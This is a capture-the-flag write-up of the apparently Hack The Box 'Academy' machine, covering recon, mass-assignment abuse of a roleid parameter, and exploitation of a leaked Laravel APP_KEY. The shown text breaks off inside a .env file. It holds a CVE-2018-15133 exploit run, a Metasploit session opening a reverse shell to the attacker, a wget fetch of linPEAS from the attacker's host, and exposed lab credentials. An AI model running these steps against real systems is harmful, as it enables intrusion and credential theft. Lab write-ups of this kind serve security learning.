Academy writeup by XMBomb

Discovery


```
# Nmap 7.91 scan initiated Fri Dec 11 10:33:17 2020 as: nmap -v -sC -sV -Pn -oN
nmap 10.10.10.215
Nmap scan report for 10.10.10.215
Host is up (0.099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Dec 11 10:33:38 2020 -- 1 IP address (1 host up) scanned in
20.50 seconds
```


nmap reveals port 80 to be open

Opening port 80 in a browser, it redirects it to academy.htb.
Add that to the /etc/hosts file and run dirsearch:


```
kali@kali:~/htb/boxes/academy/10.10.10.215$ /opt/dirsearch/dirsearch.py -u http://academy.htb/ -E --plain-text-report=scan

  _|. _ _  _  _  _ _|_    v0.4.0
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm, js | HTTP method: GET | Threads: 20 | Wordlist size: 9990

Error Log: /opt/dirsearch/logs/errors-20-12-11_10-35-48.log

Target: http://academy.htb/

Output File: /opt/dirsearch/reports/academy.htb/_20-12-11_10-35-48.txt

[10:35:48] Starting:
[10:35:55] 403 -  276B  - /.htaccess.bak1
[10:35:55] 403 -  276B  - /.htaccess.sample
[10:35:55] 403 -  276B  - /.htaccess.save
[10:35:55] 403 -  276B  - /.htaccess.orig
[10:35:55] 403 -  276B  - /.htaccessBAK
[10:35:55] 403 -  276B  - /.htaccessOLD
[10:35:55] 403 -  276B  - /.htaccessOLD2
[10:35:55] 403 -  276B  - /.htm
[10:35:55] 403 -  276B  - /.html
[10:35:55] 403 -  276B  - /.httr-oauth
[10:35:57] 403 -  276B  - /.php
[10:36:07] 200 -    3KB - /admin.php
[10:36:20] 200 -    0B  - /config.php
[10:36:26] 302 -   54KB - /home.php  →  login.php
[10:36:26] 301 -  311B  - /images  →  http://academy.htb/images/
[10:36:26] 403 -  276B  - /images/
[10:36:27] 200 -    2KB - /index.php
[10:36:27] 200 -    2KB - /index.php/login/
[10:36:29] 200 -    3KB - /login.php
[10:36:36] 200 -    3KB - /register.php
[10:36:38] 403 -  276B  - /server-status
[10:36:38] 403 -  276B  - /server-status/
```

Seems to have some kind of Login for users/admins





Basic SQL injections seem to be fruitless



I'll try registering, the POST request looks interesting


```
POST /register.php HTTP/1.1
Host: academy.htb
<snip>
uid=hacker&password=hacker&confirm=hacker&roleid=0
```

Seems that `roleid=0` is added to the request.

I'll try registering with `roleid=1`, and see if I can log into the discovered admin login.

```
uid=hacker1&password=hacker&confirm=hacker&roleid=1
```


And indeed I get to the admin page!



This reveals another domain: `dev-staging-01.academy.htb`
I'll add that to the `/etc/hosts` file as well:

```
10.10.10.215 academy.htb
10.10.10.215 dev-staging-01.academy.htb
```

Visiting this site, immediately throws an error



We can gather multiple footholds with this:

- We can see it's using Laravel
- We see the path of the web-app that's running: `/var/www/html/htb-academy-dev-01/...`
- We can see a list of server variables:

```
SERVER_SOFTWARE "Apache/2.4.41 (Ubuntu)"
SERVER_NAME "dev-staging-01.academy.htb"
SERVER_ADDR "10.10.10.215"
SERVER_PORT "80"
REMOTE_ADDR "10.10.14.6"
DOCUMENT_ROOT "/var/www/html/htb-academy-dev-01/public"
CONTEXT_DOCUMENT_ROOT "/var/www/html/htb-academy-dev-01/public"
SERVER_ADMIN "admin@htb"
SCRIPT_FILENAME "/var/www/html/htb-academy-dev-01/public/index.php"

Environment Variables
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
DB_CONNECTION "mysql"
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "homestead"
DB_USERNAME "homestead"
DB_PASSWORD "secret"
REDIS_HOST "127.0.0.1"
REDIS_PASSWORD "null"
REDIS_PORT "6379"
```

We know the mysql user/pw now (at least for the test server), but mysql's port is not accessible for us at the moment.

We saw that port 22 (SSH) is open, let's try with the credentials we found

```
kali@kali:~/htb/boxes/academy/10.10.10.215$ ssh homestead@10.10.10.215
The authenticity of host '10.10.10.215 (10.10.10.215)' can't be established.
ECDSA key fingerprint is SHA256:4v7BvR4VfuEwrmXljKvXmF+JjLCgP/46G78oNEHzt2c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.215' (ECDSA) to the list of known hosts.
homestead@10.10.10.215's password:
Permission denied, please try again.
homestead@10.10.10.215's password:
Permission denied, please try again.
homestead@10.10.10.215's password:
homestead@10.10.10.215: Permission denied (publickey,password).
```

This did not work

We can also try decoding the "APP_KEY", it might contain a password that is reused:

```
echo "dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=" | base64 --decode
th˙c*й/t:
         A*=
```

Nope

APP_KEY seems to be the correct approach though, after googling for "Laravel APP_KEY exploit", I found this
https://github.com/kozmic/laravel-poc-CVE-2018-15133

Reading the source code it seems that it will only work for `Laravel Framework <= 5.6.29 / <= 5.5.40`, we don't actually know the version yet, but it's worth a try.

There is a sample exploit as well, it should execute `uname -a` if successful.

Foothold: APP_KEY RCE

```
git clone https://github.com/kozmic/laravel-poc-CVE-2018-15133
APP_KEY=dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
cd laravel-poc-CVE-2018-15133

./cve-2018-15133.php $APP_KEY
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgB
ldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMzoiACoAZm9ybWF0dGVycyI7YToxOn
tzOjg6ImRpc3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjg6InVuYW1lIC1h
#PoC for Unserialize vulnerability in Laravel <= 5.6.29 (CVE-2018-15133) by
@kozmic
#
#HTTP header for POST request:
#X-XSRF-TOKEN:
eyJpdiI6IlNFcU9XaDBZUnNEVjlhSDRwM1FcL2JBPT0iLCJ2YWx1ZSI6IkhCSlJ1S09IdDJWWE1pZGd
VT1ZkNmV1ZFVGaVdFU1JVSFd5cVYxN2dUYjFsc3dqa1ZaT3Z5VWVDckdxdDE0V1M1RXZcL3dIalQ4eH
NDTyt0NnlXWG84eE5KaHNyMjhhaTZPd2pkXC9qUGpSeHQ3blpXZXdrZEFYeFlSNFpkSHo5WDYxU2o4M
nNtZUVQSWZjZFkwV2RUNjFVdHdXNG90bUxGNndKWDhPYVhGMER3STN6WlNBSnV0VjM3cWpEd0gwY1wv
ZzFCZ1cxaUp6T2pQQ1Nrck9jZHBkcjhYNjZObHB0SlpnbDJDRFBkMzFTK2VYbDhzZUZ6R2pnczZWejN
LcWtFUG0iLCJtYWMiOiJhYWM3YzU3OTZhNzNmMGU3NjBmNTE0ODEyNjc0YzRhZjI5MjEyYWNhODA3Zm
I3ZWJmMGRhYmI3ZDk3ZDhlMGI2In0=


curl http://dev-staging-01.academy.htb -X POST -H 'X-XSRF-TOKEN:
eyJpdiI6IlNFcU9XaDBZUnNEVjlhSDRwM1FcL2JBPT0iLCJ2YWx1ZSI6IkhCSlJ1S09IdDJWWE1pZGd
VT1ZkNmV1ZFVGaVdFU1JVSFd5cVYxN2dUYjFsc3dqa1ZaT3Z5VWVDckdxdDE0V1M1RXZcL3dIalQ4eH
NDTyt0NnlXWG84eE5KaHNyMjhhaTZPd2pkXC9qUGpSeHQ3blpXZXdrZEFYeFlSNFpkSHo5WDYxU2o4M
nNtZUVQSWZjZFkwV2RUNjFVdHdXNG90bUxGNndKWDhPYVhGMER3STN6WlNBSnV0VjM3cWpEd0gwY1wv
ZzFCZ1cxaUp6T2pQQ1Nrck9jZHBkcjhYNjZObHB0SlpnbDJDRFBkMzFTK2VYbDhzZUZ6R2pnczZWejN
LcWtFUG0iLCJtYWMiOiJhYWM3YzU3OTZhNzNmMGU3NjBmNTE0ODEyNjc0YzRhZjI5MjEyYWNhODA3Zm
I3ZWJmMGRhYmI3ZDk3ZDhlMGI2In0=' -o curl-out

head -2 curl-out
# <!DOCTYPE html><!--
```

This did not work, but we can try the metasploit version:

```
Metasploit tip: You can use help to view all available commands

msf6 > search laravel

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec  2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/laravel_token_unserialize_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(unix/http/laravel_token_unserialize_exec) > show options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to target webapp
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST tun0
LHOST => 10.10.14.6
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 10.10.10.215
RHOSTS => 10.10.10.215
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set VHOST dev-staging-01.academy.htb
VHOST => dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_KEY => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command shell session 1 opened (10.10.14.6:4444 -> 10.10.10.215:55004) at 2020-12-11 11:31:08 +0100

shell
[*] Trying to find binary(python) on target machine
[-]
[*] Trying to find binary(python3) on target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /usr/bin/bash


www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

And we got a shell!

```
find . -iname user.txt
```

Does reveal some user flags, but as `www-data` we do not have access to any of them.

Latteral movement - MySQL

```
www-data@academy:/var/www/html/academy$ mysql -uhomestead -p
mysql -uhomestead -p
Enter password: secret

ERROR 1045 (28000): Access denied for user 'homestead'@'localhost' (using
password: YES)
```

Privesc

On my Kali:

```
kali@kali:~$ cd /opt/privilege-escalation-awesome-scripts-suite/linPEAS/
kali@kali:/opt/privilege-escalation-awesome-scripts-suite/linPEAS$ sudo python3
-m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On the target:

```
www-data@academy:/var/www/html/academy$ wget 10.10.14.6/linpeas.sh
```

Interesting things to look at:

- /var/www/html/academy/.env.example:DB_USERNAME=homestead
- /var/www/html/academy/.env.example:MAIL_USERNAME=null
- /var/www/html/academy/.env:DB_USERNAME=dev
- /var/www/html/academy/.env:MAIL_USERNAME=null
- /var/www/html/academy/config/database.php: 'username' => env('DB_USERNAME', 'forge'),

/var/www/html/academy/config/database.php

```
    'connections' => [
        'sqlite' => [
            'driver' => 'sqlite',
            'database' => env('DB_DATABASE', database_path('database.sqlite')),
            'prefix' => '',
        ],

        'mysql' => [
            'driver' => 'mysql',
            'host' => env('DB_HOST', '127.0.0.1'),
            'port' => env('DB_PORT', '3306'),
            'database' => env('DB_DATABASE', 'forge'),
            'username' => env('DB_USERNAME', 'forge'),
            'password' => env('DB_PASSWORD', ''),
            'unix_socket' => env('DB_SOCKET', ''),
            'charset' => 'utf8mb4',
            'collation' => 'utf8mb4_unicode_ci',
            'prefix' => '',
            'strict' => true,
            'engine' => null,
        ],

        'pgsql' => [
            'driver' => 'pgsql',
            'host' => env('DB_HOST', '127.0.0.1'),
            'port' => env('DB_PORT', '5432'),
            'database' => env('DB_DATABASE', 'forge'),
            'username' => env('DB_USERNAME', 'forge'),
            'password' => env('DB_PASSWORD', ''),
            'charset' => 'utf8',
            'prefix' => '',
            'schema' => 'public',
            'sslmode' => 'prefer',
        ],

        'sqlsrv' => [
            'driver' => 'sqlsrv',
            'host' => env('DB_HOST', 'localhost'),
            'port' => env('DB_PORT', '1433'),
            'database' => env('DB_DATABASE', 'forge'),
            'username' => env('DB_USERNAME', 'forge'),
            'password' => env('DB_PASSWORD', ''),
            'charset' => 'utf8',
            'prefix' => '',
        ],

    ],
```

/var/www/html/academy/.env

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
